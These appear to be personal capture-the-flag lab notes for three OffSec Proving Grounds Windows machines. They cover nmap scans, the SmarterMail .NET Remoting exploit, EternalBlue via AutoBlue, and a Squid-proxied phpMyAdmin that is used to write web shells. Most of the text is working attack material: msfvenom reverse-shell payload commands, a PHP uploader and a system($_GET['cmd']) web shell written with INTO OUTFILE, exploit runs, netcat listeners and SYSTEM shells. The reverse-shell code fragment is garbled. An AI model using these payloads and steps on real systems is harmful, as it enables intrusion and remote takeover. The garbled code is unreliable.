

Windows

Algernon [Easy] [10]

Brief:

Done Nmap got **17001** port open searched for exploit and exploited got the shell access.

Location in kali: **/home/kali/offsec/pg/Win/Algernon**

OS: Windows

Web-Technologies: IIS

IP:

Users:

Credentials:

=====

Ports (Try to list):

21 [ftp Anonymous] -- Find some admin logs..

80 [IIS]

9998[IIS]

=====

nmap -p- -sV -sC 192.168.151.65

NMAP Results:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Microsoft ftpd
_	ftp-syst:		
_	SYST:	Windows_NT	
_	ftp-anon:	Anonymous FTP login allowed (FTP code 230)	
_	04-29-20 09:31PM	<DIR>	ImapRetrieval

```
| 01-27-24 04:41AM <DIR> Logs
| 04-29-20 09:31PM <DIR> PopRetrieval
|_04-29-20 09:32PM <DIR> Spool
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
7680/tcp open tcpwrapped
9998/tcp open http Microsoft IIS httpd 10.0
| uptime-agent-info: HTTP/1.1 400 Bad Request\x0D
| Content-Type: text/html; charset=us-ascii\x0D
| Server: Microsoft-HTTPAPI/2.0\x0D
| Date: Sat, 27 Jan 2024 12:48:00 GMT\x0D
| Connection: close\x0D
| Content-Length: 326\x0D
| \x0D
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">\x0D
| <HTML><HEAD><TITLE>Bad Request</TITLE>\x0D
| <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>\x0D
| <BODY><h2>Bad Request - Invalid Verb</h2>\x0D
| <hr><p>HTTP Error 400. The request verb is invalid.</p>\x0D
|_</BODY></HTML>\x0D
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /interface/root
|_http-server-header: Microsoft-IIS/10.0
17001/tcp open remoting MS .NET Remoting services
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2024-01-27T12:48:01
|_ start_date: N/A
|_clock-skew: -2s
```

=====

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

- After observing all the ports and all the things one by one first went to FTP at 21
Nothing at FTP anonymous just only admin logs etc...
- SMB doesn't have any permissions ..
- checked the Both IIS but none of them got any results but the 9998 having some login panel Tried some default credentials but no use.
- At last Check the port 17001 after doing some google research found one exploit.

port 17001



Images

Maps

Exploit

Tcp udp

Tcp

Shopping

Videos

News

Books

Get an AI-powered overview for this search?

Generate



SpeedGuide

<https://www.speedguide.net> › port › port=17001

⋮

Port 17001 (tcp/udp)

This vulnerability allows remote attackers to abuse your system and discreetly conduct network port scanning. Victims will then think these scans are ...



Packet Storm Security

<https://packetstormsecurity.com> › files › SmarterMail-...

⋮

SmarterMail 6985 Remote Code Execution

9 Dec 2020 — **PORT=17001**. LHOST='192.168.1.2' LPORT=4444 psh_shell = '\$client ...
(PORT)), 'utf-8') s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

- The same exploit present in exploit DB as : **SmarterMail Build 6985 - Remote Code Execution**

Link: <https://www.exploit-db.com/exploits/49216> , <https://packetstormsecurity.com/files/160416/SmarterMail-6985-Remote-Code-Execution.html>

- Downloaded the exploit using searchsploit .

```
[root@kali] - [/home/.../offsec/pg/Win/Algernon] Search Exploit DB
# searchsploit -m 49216
Exploit: SmarterMail Build 6985 - Remote Code Execution
  URL: https://www.exploit-db.com/exploits/49216
  Path: /usr/share/exploitdb/exploits/windows/remote/49216.py
  Codes: CVE-2019-7214
  Verified: False
  File Type: Python script, ASCII text executable, with very long lines (4852)
  Copied to: /home/kali/offsec/pg/Win/Algernon/49216.py
```

Edited the HOST's :

HOST='TARGET_IP'
PORT=17001

LHOST='OUR IP'
LPORT=any random Port like 5555

```
#!/usr/bin/python3

import base64
import socket
import sys
from struct import pack

HOST='192.168.151.65'
PORT=17001
LHOST='192.168.45.193'
LPORT=4444

psh_shell = '$client = New-Object System.Net.Sockets.TCPClient($host, $port);$stream = $client.GetStream();$sendback = $client.Receive($bytes);$sendback2 = $sendback + "PS>";$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$psh_shell = $psh_shell.encode('utf-16')[2:] # remove BOM$psh_shell = base64.b64encode($psh_shell)
```

Now setup a listner at the Kali machine at port **5555**

```
[root@kali] - [/home/.../offsec/pg/Win/Algernon]
# python3 49216.py
```

Exploit-DB | OffSec | Online - Reverse Shell ... | Upgrading Shells - Ha... | Reverse Shell Cheat S... | GitHub

```
[root@kali] - [/home/.../offsec/pg/Win/Algernon]
# 
```

Explore

Search for keywords, skills, job roles

rounds Practice



Rules of the game



Leaderboard



root@kali

```
[root@kali] - [/home/kali] Order (26) Retired Play machines (29)
```

```
# nc -nlvp 5555
```

```
listening on [any] 5555 ...
```

```
connect to [192.168.45.215] from (UNKNOWN) [192.168.151.65] 49680
```

whoami

nt authority\system

PS C:\Windows\system32> cd ..

10

Easy

PS C:\Windows> cd ..

25

Hard

PS C:\> cd Users

PS C:\Users> dir

got the **proof.txt** : 0ec9c3d10a0cc7b792a8393db98f04d0

```
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> dir
```

			DIFFICULTY	LAST AC
Mode	192.168.1.65	LastWriteTime	Length	Name
---		-----	-----	-----
-a----	4/29/2020	9:29 PM	10	Microsoft Edge.lnk
-a----	1/27/2024	7:24 AM	25	34 proof.txt

PS C:\Users\Administrator\Desktop> type proof.txt	10	Easy	Never
0ec9c3d10a0cc7b792a8393db98f04d0			

```
PS C:\Users\Administrator\Desktop>
```

Internal [Easy] [10]

Brief: **Eternal Blue** [--script smb-vuln*]

OS: Windows 2008

Web-Technologies:

IP: 192.168.151.40

Users:

Credentials:

```
=====
=====
```

Ports (Try to list):

53
135
139
445

the SMB ports are open and the target Version is very old so run the vuln script scan. --
script smb-vuln*

3389

```
=====
=====
```

```
# nmap -p- -sV -sC 192.168.151.40 --open
```

NMAP Results:

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Microsoft DNS 6.0.6001 (17714650) (Windows Server 2008 SP1)
dns-nsid:			
_ bind.version	:	Microsoft DNS 6.0.6001 (17714650)	
135/tcp	open	msrpc?	
139/tcp	open	tcpwrapped	
445/tcp	open	tcpwrapped	Windows Server (R) 2008 Standard 6001 Service Pack 1
		tcpwrapped	
3389/tcp	open	ms-wbt-server?	
_ssl-date	:	2024-01-27T17:54:42+00:00; -1s from scanner time.	
ssl-cert	:	Subject: commonName=internal	
Not valid before	:	2023-01-27T15:30:02	
_Not valid after	:	2023-07-29T15:30:02	
rdp-ntlm-info:			
Target_Name	:	INTERNAL	
NetBIOS_Domain_Name	:	INTERNAL	
NetBIOS_Computer_Name	:	INTERNAL	
DNS_Domain_Name	:	internal	
DNS_Computer_Name	:	internal	
Product_Version	:	6.0.6001	
_ System_Time	:	2024-01-27T17:53:47+00:00	
5357/tcp	open	wsdapi?	
49152/tcp	open	unknown	
49153/tcp	open	unknown	
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49156/tcp	open	tcpwrapped	
49157/tcp	open	unknown	
49158/tcp	open	unknown	
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :			
SF-Port3389-TCP:V=7.94SVN%I=7%D=1/27%Time=65B542EF%P=x86_64-pc-linux-gnu%r			
SF:(TerminalServerCookie,13,"\\x03\\0\\0\\x13\\x0e\\xd0\\0\\0\\x124\\0\\x02\\0\\x08\\0\\x02\\0\\0\\0");			
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008::sp1, cpe:/o:microsoft:windows			
Host script results:			
_nbstat: NetBIOS name: INTERNAL, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:ba:64:03 (VMware)			

```
|_clock-skew: mean: 1h35m59s, deviation: 3h34m40s, median: -1s
| smb2-security-mode:
| 2:0:2:
|_ Message signing enabled but not required
| smb-os-discovery:
| OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008 Standard 6.0)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: internal
| NetBIOS computer name: INTERNAL\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2024-01-27T09:53:47-08:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
| date: 2024-01-27T17:53:47
|_ start_date: 2023-02-18T02:15:24
```

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

- First thing the SMB is open and the b=version of windows: Windows Server (R) 2008 Standard 6001 Service Pack 1 .

- The version is very low let's run the script smb vuln scan.

```
# nmap -p139,445 -sV --script smb-vuln* 192.168.151.40 --open
```

PORT	STATE	SERVICE	VERSION
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 microsoft-ds (workgroup: WORKGROUP)

Service Info: Host: INTERNAL; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

Host script results:

```
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|     SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs: CVE:CVE-2009-3103
|       Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft
|       Windows Vista Gold, SP1, and SP2,
|       Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to
|       execute arbitrary code or cause a
|       denial of service (system crash) via an & (ampersand) character in a Process ID High
|       header field in a NEGOTIATE
|       PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-
|       bounds memory location,
|       aka "SMBv2 Negotiation Vulnerability."
|
|       Disclosure date: 2009-09-08
|       References:
|         http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|       Disclosure date: 2017-03-14
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|         https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|         https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

- You can see it is vulnerable to smb-vuln-ms17-010 it is quite popular exploit.

- check this exploit : <https://github.com/3ndG4me/AutoBlue-MS17-010>

- And also check the EJPTv2 notes for manual exploitation.

WAY - 1

→ git clone the **AutoBlue-MS17-010**

→ Navigate to shellcode DIrectory and give executabel permissions and then run it.

→ it asks for the LHOST and LPORT for creating the **.bin** file in **x64** and **x86**

The screenshot shows a terminal session on a Kali Linux system (root@kali) within a GitHub repository for 'AutoBlue-MS17-010'. The repository has 116x33 commits. The terminal shows the following steps:

- ls: Lists files: eternalblue_kshellcode_x64.asm, eternalblue_sc_merge.py, eternalblue_kshellcode_x86.asm, and shell_prep.sh.
- chmod +x shell_prep.sh: Gives execute permission to shell_prep.sh.
- bash shell_prep.sh: Runs the script, which outputs the Eternal Blue Windows Shellcode Compiler logo and asks if you want to auto-generate a reverse shell with msfvenom.
- Compiling x64 kernel shellcode: Compiles the x64 kernel shellcode.
- Compiling x86 kernel shellcode: Compiles the x86 kernel shellcode.
- kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n): Asks if you want to auto-generate a reverse shell with msfvenom. The user types 'Y'.
- LHOST for reverse connection: Sets the LHOST to 192.168.45.187.
- LPORT you want x64 to listen on: Sets the LPORT for x64 to 4444.
- LPORT you want x86 to listen on: Sets the LPORT for x86 to 4444.
- Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell: Asks if you want a meterpreter shell. The user types '1'.
- Type 0 to generate a staged payload or 1 to generate a stageless payload: Asks if you want a staged payload. The user types '1'.

The GitHub interface shows the repository's history with several pull requests and issues. The commit 'zzz (#12)' is highlighted.

you can see the x64 and x86 .bin file are created.

```

Generating x64 cmd shell (stageless)...
msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.45.187 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin README.md

Generating x86 cmd shell (stageless)...
msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.168.45.187 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE W0000!!!
DONE

```

And in the same way we need to open another tab and we have to listen with netcat

```
# python eternalblue_exploit7.py 192.168.151.40 shellcode/sc_x86.bin
```

<pre>(root㉿kali)-[~/home/.../pg/Win/Internal/AutoBlue-MS17-010] # python3 eternalblue_exploit7.py 192.168.151.40 shellcode/sc_x86.bin shellcode size: 962 numGroomConn: 13 Target OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 SMB1 session setup allocate nonpaged pool success SMB1 session setup allocate nonpaged pool success good response status:0 INVALID_PARAMETER 0 Try harder (26) Retired Play machines (29) done</pre>	<pre>(root㉿kali)-[~/home/.../offsec/pg/Win/Internal] # nc -nlvp 4444 listening on [any] 4444 ... connect to [192.168.45.187] from (UNKNOWN) [192.168.151.40] 49159 Microsoft Windows [Version 6.0.6001] Copyright (c) 2006 Microsoft Corporation. All rights reserved. C:\Windows\system32>whoami whoami nt authority\system C:\Windows\system32></pre>
--	---

we got the **proof.txt**

```
C:\Users\Administrator\Desktop>dir
dir          Never
Volume in drive C has no label.
Volume Serial Number is B863-254D
Never

Directory of C:\Users\Administrator\Desktop

02/03/2011  07:51 PM    <DIR>          .
02/03/2011  07:51 PM    <DIR>          ..
05/20/2016  09:26 PM           32 network-secret.txt
01/27/2024  09:43 AM           34 proof.txt
                           2 File(s)        66 bytes
                           2 Dir(s)   3,898,863,616 bytes free
about 7 hours ago
```

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
bfc493a546140089abdca5879ecb31ca
```

WAY - 2:

Refer : <https://rana-khalil.gitbook.io/hack-the-box-oscp-preparation/windows-boxes/legacy-writeup-w-o-metasploit#d6e0>

But try to preffer WAY - 1 That is good one.

Squid [Easy] [10]

Brief:

- Found the interesting port 3128 running squid proxy
- Google search
- Found articles
- used nmap to scan internal ports found 8080,3306
- Setup an proxy extension and seen **8080** hosting **wampserver**
- Got access to phpmyadmin with just **root** username with no password.
- Written an SQL command and uploaded a **uploader.php** in the web root directory
- then again upload a msfvenom crafted shell.php and open it got the shell.
- Upgraded it with the nc.exe

- Got the interactive shell and got the **proof.txt**
- We will get Privilege Escalation **SeImpersonatePrivilege -> Enabled**
- Used **PrintSpoofer64.exe** and get the **system** access.

OS: Windows

Web Technologies:

IP: 192.168.151.189

Users:

Credentials:

```
=====
```

Ports (Try to list):

3128 - Web page , version also not vulnerable

445

139

135

```
=====
```

```
# nmap -p- -sV -sC 192.168.151.189 --open
```

NMAP Results:

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
3128/tcp	open	http-proxy	Squid http proxy 4.14 _http-server-header: squid/4.14 _http-title: ERROR: The requested URL could not be retrieved
49666/tcp	open	msrpc	Microsoft Windows RPC
49667/tcp	open	msrpc	Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
| smb2-time:  
| date: 2024-01-28T04:20:28  
|_ start_date: N/A  
| smb2-security-mode:  
| 3:1:1:  
|_ Message signing enabled but not required  
|_clock-skew: -2s
```

```
=====
=====
```

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ Firstly went to google and searched for 3128 squid proxy exploits

→ Found <https://book.hacktricks.xyz/network-services-pentesting/3128-pentesting-squid>

```
|      | ======[PROXY THRU SQUID]===|      |
=====PROXY====.
| Kali | GET / HTTP/1.1                                | Squid  |
BACK TO  |
|      | Host: http://192.168.57.189:{port}   |
<====SELF===='
```

The suggestion here is that we set the Squid proxy on Kali to act as a pivot point to internal services and/or ports.

Tool link: [Squid Open Port Scanner]: <https://github.com/aancw/spose>

```
clone https://github.com/aancw/spose
```

```
spose
```

```
#python3 spose.py --proxy http://192.168.151.189:3128 --target
192.168.151.189
```

```
└─(root㉿kali)-[~/home/.../pg/Win/Squid/spose]
└─# python3 spose.py --proxy http://192.168.151.189:3128 --target 192.168.151.189
Using proxy address http://192.168.151.189:3128
192.168.151.189 3306 seems OPEN
192.168.151.189 8080 seems OPEN
```

you can see the 8080 abd 3306 is open ..

to see this we need to setup a proxy you can make use of the extenstion:

<https://addons.mozilla.org/en-US/firefox/addon/proxy-switcher-and-manager/>

and configure it like this:

The screenshot shows the 'Proxy Switcher' extension configuration window. At the top, there's a title bar with the text 'Define proxy server for each protocol'. Below it is a navigation bar with tabs: 'Direct', 'Auto Detect', 'System Proxy', 'Manual Proxy' (which is highlighted in red), and 'PAC Script'. The main area contains fields for defining proxy servers for different protocols:

- Profile Name:** squid (with a dropdown arrow, a green checkmark button, and an orange 'X' button)
- HTTP Proxy:** 192.168.151.189 (Port: 3128)
- SSL Proxy:** 192.168.151.189 (Port: 3128)
- FTP Proxy:** 0.0.0.0 (Port: 3128)
- Fallback Proxy:** 0.0.0.0 (Port: 3128)
- Server Type:** HTTP HTTPS SOCKS v4 SOCKS v5 (with checkboxes for 'Remote DNS' and 'No Prompt')
- Direct:** localhost, 127.0.0.1, 192.168.8.0

you also use :

We will configure our browser to use the target ip and port as a proxy (192.168.151.189:3128) using a plugin called **foxyproxy**.

like : [if the target IP is 192.168.120.223 and port 3128]


The screenshot shows the 'Edit Proxy Squid Proxy' configuration window. It includes fields for:

- Title or Description (optional):** Squid Proxy
- Proxy Type:** HTTP
- Color:** #cc0000 (represented by a red rectangle)
- Proxy IP address or DNS name ★:** 192.168.120.223
- Port ★:** 3128
- Username (optional):** (empty field)

and now open :

<http://192.168.151.189:8080/> >> wampserver .

<http://192.168.151.189:8080/phpmyadmin/> >> Phpmyadmin login panel try with some default credentials



try username **root** with no password.

The screenshot shows the phpMyAdmin interface on a Kali Linux system. The URL is 192.168.151.189:8080/phpmyadmin/server_databases.php. The left sidebar shows the current server as MySQL with options like New, information_schema, mysql, performance_schema, and sys. The main panel shows the Databases tab with a list of existing databases: information_schema, mysql, performance_schema, and sys. A 'Create database' form is open, showing 'Database name' as latin1_swedish_ci and a 'Create' button. Below the table, it says 'Total: 4'. At the bottom, there are buttons for Check all and With selected: Drop.

you can see we got access.

Squid, acting as a reverse proxy, allows unauthenticated access to an internal Wamp server and PhpMyAdmin interface. The PhpMyAdmin interface is configured with passwordless login for the root user, allowing an attacker to create files in the web root, which can lead to code execution.

google search: upload shell via phpmyadmin

The screenshot shows a Google search results page with the query 'upload shell via phpmyadmin'. The top result is a GitHub Gist titled 'Uploading Shell via PHPmyadmin' by BababaBlue. The gist content discusses uploading a shell via PHPmyadmin and provides a link to a GitHub Gist sharing code.

Link: <https://gist.github.com/BababaBlue/71d85a7182993f6b4728c5d6a77e669f>

Just navigate to sql tab [http://192.168.151.189:8080/phpmyadmin/server_sql.php]

enter the following command as shown in the github exploit.

command:

SELECT

```
"<?php echo '<form action=\"\" method=\"post\" enctype=\"multipart/form-data\" name=\"uploader\" id=\"uploader\">';echo '<input type=\"file\" name=\"file\" size=\"50\"><input name=\"_upl\" type=\"submit\" id=\"_upl\" value=\"Upload\"></form>'; if( $_POST['_upl'] == \"Upload\" ) { if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo '<b>Upload Done.<b><br><br>'; }else { echo '<b>Upload Failed.</b><br><br>'; } }?>"  
INTO OUTFILE 'C:/wamp/www/uploader.php';
```

The screenshot shows the phpMyAdmin interface with the MySQL server selected. The SQL tab is active, displaying the following query:

```
1 SELECT  
2 "<?php echo '<form action=\"\" method=\"post\" enctype=\"multipart/form-data\" name=\"uploader\" id=\"uploader\">';echo '<input type=\"file\" name=\"file\" size=\"50\"><input name=\"_upl\" type=\"submit\" id=\"_upl\" value=\"Upload\"></form>'; if( $_POST['_upl'] == \"Upload\" ) { if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo '<b>Upload Done.<b><br><br>'; }else { echo '<b>Upload Failed.</b><br><br>'; } }?>"  
3 INTO OUTFILE 'C:/wamp/www/uploader.php';
```

Below the query editor, there are several buttons: Clear, Format, Get auto-saved query, Bind parameters, Delimiter (set to ;), Show this query here again, Retain query box, Rollback when finished, Enable foreign key checks, and a Go button.

→ you can also make use of :

```
SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE 'C:/wamp/www/shell.php';
```

→ click on **GO**

The screenshot shows the phpMyAdmin interface for MySQL:3306. The SQL tab is selected. A green message box indicates: "MySQL returned an empty result set (i.e. zero rows). (Query took 0.0007 seconds.)". Below it, the raw SQL query is displayed:

```
SELECT "<?php echo \'
```

you can see we successfully created the **uploader.php** in the web root directory.

Now navigate to the <http://192.168.151.189:8080/uploader.php> endpoint.

The browser window shows the URL <http://192.168.151.189:8080/uploader.php>. The page displays a PHP notice: "Notice: Undefined index: _upl in C:\wamp\www\uploader.php on line 1". Below the notice is a "Call Stack" table:

#	Time	Memory	Function	Location
1	0.0003	406064	{main}()	...uploader.php:0

Let's try to upload php file and get the reverse shell.

let's build an php shell using msfvenom.


```
# msfvenom -p php/reverse_php LHOST=192.168.45.250 LPORT=4444 -f raw -o shell.php
```

```
[root@kali] - [/home/.../offsec/pg/Win/Squid]
# msfvenom -p php/reverse_php LHOST=192.168.45.250 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3011 bytes
Saved as: shell.php
```

Now listen via netcat at **4444**

